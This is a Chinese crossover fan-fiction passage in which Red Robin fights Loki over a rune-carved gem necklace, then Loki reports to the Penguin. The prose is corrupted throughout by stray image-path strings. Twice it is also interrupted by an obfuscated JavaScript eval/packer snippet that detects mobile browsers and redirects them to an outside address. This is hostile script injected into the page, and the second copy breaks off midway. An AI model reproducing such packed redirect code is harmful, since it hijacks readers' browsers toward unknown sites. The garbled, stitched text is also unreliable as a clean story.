“冰块多好啊,”他的脸上浮起一个称得上温柔的笑,握着项链一端的那只手缓慢施加着力道,“不会动也不会闹,更不会喋喋不休地讲一些让人讨厌的话。”
红罗宾强忍着手掌上因为极寒传来的刺痛,丝毫没有松手的意思,感受到洛基的动作后甚至还将宝石握的更紧了一些。
两人在暗中互相较劲,明面上的动作也丝毫没有收敛,红罗宾再次甩出那根收缩长棍,洛基垂在一侧的手掌也再一次亮起绿光,就在两人即将再次缠斗在一起的瞬间,空气中却突然传来一道微不可察的“咔嚓”声。
二人皆是一愣,手上的力道却都意外默契地没有丝毫收敛,于是——
“啪——”
将宝石串联在骨链上的是一枚小小的木质圆环,本就不算牢固的装置此刻在被冰霜覆盖后质地逐渐变得硬脆,此刻在两道互相拉扯的力道中终于彻底分崩离析。
洛基手里的那颗宝石由于直接接触着施法源头,此时表面上凝结的冰壳也是最厚的,握在手里的质地和一颗湿滑的冰块没什么区别,洛基一时不察,那颗宝石居然就这么直接从手中飞了出去。
宝石在半空划出一道流星般的弧线,不知道落到了巷子中的哪个犄角旮旯里。
眼看缀着余下六颗宝石的骨链就要再次坠落地面,洛基瞥向红罗宾手里握着的那颗宝石,最终还是决定不要因小失大,伸手捞起那串残缺的项链,随后瞬移离开了这条巷子。
“喂!”
红罗宾试图伸手去抓住洛基瞬移前的残影,但还是抵不过超自然法术的超模速度,巷子中最终只留下几抹缥缈的绿光。
“跑这么快...”红罗宾将手中的长棍重新挂回腰带,随后低头打量起手中那枚被蛮力拽下的宝石,残留着的蓝色冰碴蜿蜒攀附在雕刻着复杂符文的宝石表面,看着像是本就存在于宝石上的纹理似的。
就在红罗宾沉浸在研究手里这颗奇稀奇的金色宝石的时候,他的身后突然传来一道轻不可闻的触地音。
“Hey,红罗宾。”
夜翼的声音紧接着自他耳边响起。
“在这发什么呆呢?”穿着黑蓝紧身衣的高挑青年身姿轻巧地从围墙跃下,正好降落在了红罗宾身侧,“听说你碰到了那个新的超自然罪犯?”
“你来晚了,”红
;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17336301|199248||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
罗宾将手里的宝石抛到了夜翼手里,“他已经走了,只留下了这个。”
“这是...宝石?还挺漂亮的,”夜翼将那颗宝石举起,就着路灯的灯光观察着其上的细节,“有什么特别的功能吗?这可是一个魔法师留下的东西。”
“一共有九颗,遗落了一颗,剩下六颗被他带回去了,”红罗宾双手抱胸倚在墙边,“至于其他的...我只知道那个家伙很宝贝它,具体有什么功能我也不知道,不过可以拿给扎塔娜看看。”
“好主意,”夜翼挑了挑眉,“不过你这么脸色这么差,他很难对付?”
“不。比那个更坏。”红罗宾抿了抿嘴,“他可能发现我的秘密身份了。”
“什么?”
夜翼瞬间瞪大了藏在多米诺面具后的眼睛,“他怎么发现你的?在今晚之前你们应该从没碰过面啊。”
“...我不知道,”红罗宾沉沉吐出口气,“但我现在决定去验证其中一个猜想。”
“什么猜想?”夜翼摩拳擦掌地动了动手脚,“我跟你一起去。”
而红罗宾只是转过头看了他一眼,随后神色淡淡地点了点头。
五分钟后,站在哥谭夜晚人头攒动的唐人街街头的夜翼嘴角忍不住抽了再抽。
“...这就是你想验证的猜想?”被挤得灵魂失去颜色的夜翼开口问道,“看看晚间黄金十一点半的唐人街能否将红罗宾和夜翼挤成肉饼?”
“别这么着急,”红罗宾一边在脑中回忆着在学校时贾斯珀跟他说的那家餐厅的地址,一边带着夜翼飞快地穿梭在充满烟火气的唐人街街头。
“好了,我们到了。”
红罗宾抬眼打量着面前这家地道又不失风雅的中式餐馆——他记得贾斯珀当时说的就是这家餐厅,他的“Monday Night Footing”举办场地。
“难道你是要请我吃个夜宵吗?”夜翼看着神秘兮兮地拉着自己躲到一边的红罗宾,“你背着我偷偷创业成功了?唐人街的中餐贵得吃一次能抵我吃半个星期的麦当劳了。”
“嘘!”红罗宾终于出声制止了夜翼在潜伏的途中讲小话的不专业行为。
重获清净的红罗宾透过餐厅一侧的落地窗观察着其内部的情景,在来往的侍者与客人中寻找着那道高挑苍白的身影。
没有。
贾斯珀不在这。
红罗宾的心绪彻底沉入谷底。
“行了,验证结束了,”在餐厅门口又蹲守了十几分钟的红罗宾终于开口下了定论,“回去吧,我现在知道那个超自然罪犯是怎么...”
“那个不是你那个转校生同学吗?”夜翼突然出声打断了他。
青年伸手指向那个在刚才折返回餐厅中的身影,满脸好奇地打量着这个他只在iPad和提姆口中见闻过的神秘转学生。
红罗宾猛地扒开面前当做掩体的装饰盆栽,将视线再一次投向餐厅门口。
那个熟悉的高挑而瘦削得声音果真出现在了眼前,身上穿着他今天刚在学校里见过的那件衬衫——甚至连领口的那两颗纽扣都依然是解开的状态。
“老天,他跟企鹅人真的存在亲戚关系吗?他们看着完全是两模两样。”
夜翼自从上回在哥谭警局确认了那天在慈善晚宴的超自然罪犯和之前在哥谭发生的几件事情的始作俑者是同一个人之后就打消了对贾斯珀的怀疑,他们在核对当晚的监控时恰巧在钻石区的街头看见了刚从餐厅中走出的贾斯珀——而当时正好就是慈善晚宴的事发时间,这个曾经被他们列为头号嫌疑人的家伙拥有完美的不在场证明。
“噢,抱歉小提,你刚刚在说话是吗?”夜翼后知后觉地意识到了自己刚刚的失礼,“麻烦你再讲一次吧。”
“不用了。”红罗宾这么说道,重新从盆栽前站直身子。
“咱们走吧,验证结束了。”
10. 第 10 章
“晚上好,奥格尔维。”
洛基拉开后座的车门上了车,抬眼毫不避讳地与后视镜中的奥格尔维对上视线。奥格尔维透过后视镜反射将洛基上上下下打量了一圈,视线最终停留在他右手提着的那个散发着食物香气的外带纸盒上。
“企鹅人的车上不允许吃东西。”
低沉嘶哑的声音在洛基耳边响起。
“别这么死板,”洛基将那份刚从唐人街打包来的中餐放到了后座自带的嵌入式桌板上,“我可是刚帮你的科波特先生干了一票大的,放学后连晚饭都没来得及吃就去港口蹲点了。”
“你总不能放任我饿死在车上吧?”
奥格尔维听着这熟悉的诡辩话术,额角忍不住突突跳了起来,连握着方向盘的手背都隐隐臌胀起青筋。
“我警告你,不要再一而再再而三地挑战我的底线。”
“好的,”洛基嘴上应得乖巧,拆开外卖盒的动作倒是一点不见拖泥带水,“我记住了。”
奥格尔维又瞪了他几眼,却也只是沉默地打开了车顶的天窗,随后便挂挡启动了车辆。
玛莎拉蒂总裁修长流畅的车身平稳地穿行在哥谭的夜色之中,洛基有一搭没一搭地吃着手里因为取餐不及时所以早已变得透心凉的中式快餐,只吃了不到三分之一便失去了进食的欲望。
都怪那个突然冒出来的红罗宾。
洛基将手中的塑料叉愤愤戳进餐盒中的炒饭中,随后从外衣口袋中拿出了那条残缺的宝石挂坠。
指尖勾起挂坠的一瞬间,他的小臂再次泛起那股在货仓时感受到的奇特痒意与自心底升起的莫名熟悉感。
洛基皱眉挽起左臂衣袖,在看清布料下的情形后面色瞬间染上惊诧。
在车内昏沉的灯光下,那截苍白细瘦的小臂上突然凭空出现了一块隐隐流转着金光的纹身,似蛇又似藤蔓的线条盘旋环绕在图案正中心相叠的九个大小不一的圆环。
纹身的面积几乎快要覆盖住他的整只小臂,甚至隐隐有向着手背扩散的趋势。
洛基的表情沉了下来,用指腹轻轻搔刮着皮肤上突然出现的纹身。
除此之外,洛基还注意到那串宝石挂坠在接近他的这只小臂时,宝石蜜酒般的暖金色彩会像是突然被赋予了生命缓缓流淌起来,与纹身上忽闪着的流光隐隐交相辉映。
这是...认主了?
洛基满眼新奇地打量着手臂上的纹身。
这不是那个什么诗歌之神的东西吗?找他这个诡计之神认什么主?
洛基又将那串挂坠拿到眼前仔细打量起那些宝石上镌刻着的细致符文。
在没看到那张撰写了诗歌的纸条前,洛基以为上面刻着的只是些无意义的装饰符文,直到现在才发现宝石上镌刻的内容实际上就是那张纸条上记录的诗歌,每一颗都对应了纸条上的一首诗歌。
洛基将上面的符文粗略与记忆中内容比对了一下,宝石从左往右的排列顺序分别是沉默、呐喊、谎言、疼痛、赞美、爱情、诽谤。
被拽掉的那两颗是誓言和疗愈。
“到了,下车。”奥格尔维的声音冷不丁在车内响起,唤回了洛基飘飞的思绪。洛基连忙将挂坠塞回口袋,将袖子重新从手肘拉下后与奥格尔维一前一后下了车。
奥格尔维带洛基走的是冰山赌场的VIP通道,直通内部仅供重要客户及高层成员通行的Lounge区域。洛基自从上回当着企鹅人和他的一众贴身保镖的面前表演了点无伤大雅的小戏法又单枪匹马地跑去东区将整个地下世界搅得一团乱后,已经初步在冰山赌场内打响了名号,即便企鹅人的保密工作做的还算不错,但高层的这群人精也都或多或少知道企鹅人身边来了个主动投诚的新反派。
所以当洛基这个陌生且格格不入的新面孔出现在冰山Lounge时,周围立刻就投来了各种或好奇或审视的打量目光。
不过这种“万众瞩目”的滋味也就持续了短短一瞬,因为他们收到的消息除了企鹅人身边来了个不同寻常的新反派之外,还有个家道中落后横跨大洋彼岸来寻求庇护的远房亲戚。
面前的这个生面孔显然是个未成年——还是个脸蛋格外嫩的那种未成年,所以洛基的身份很快便被心照不宣地归类到了后者。
这是一个漂亮又瘦弱的小家伙,同时还是一个流落他乡只能仰人鼻息勉强生存的小家伙。
洛基对周边投来的那些恶意目光表现得适应良好,一路上维持着不远不近的距离跟在奥格尔维身后,直到走进企鹅人的办公室身后如有实质的黏腻目光才被门板隔绝在外。
“你的动作比我想象中要慢。”
洛基甫一进门便听见企鹅人从办公桌后悠悠传来的声音。
“遇到点小麻烦。”
洛基进门后立马卸下了那副谨慎的伪装,越过奥格尔维直接在沙发上坐下,姿态自得双手自然地交叠在身前,气定神闲得仿佛他才是那个盘踞在阴影中的帝国领导者。
企鹅人将一切都看在眼里,冷哼了一声将手里的雪茄在烟灰缸中碾了碾。
“东西呢?”
“东西?”
洛基突然讥讽地嗤笑了一声,长及下颚的黑发将那张本就骨肉削薄的面孔勾勒得有些阴柔,“一条破链子也需要大费周章地劳烦我去销毁,是我上回的投诚不够有诚意?还是你真的觉得我只是个...‘会玩点三流戏法的小杂种’?”
办公室内陷入了短暂地寂静。
良久,企鹅人才低低地笑出了声。
“别表现得像个真的十六岁的毛头小子那样浮躁,”企鹅人饶有兴致地撑着下巴,“我要看到的可不只是你的诚意。”
“就像你说的,我是个商人。”
他将雪茄夹到嘴边深深吸了一口,随后才慢悠悠地开口。
“我要看到你身上的价值。”
“奥格尔维你用的还习惯吗?”企鹅人突然说道。
“奥格尔维?”洛基挑了挑眉,视线投向一声不吭地站在企鹅人身后的副手先生,“还行?”
“那从今天开始,他就跟着你了,”企鹅人笑眯眯地看着面前的少年,“你会需要
;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new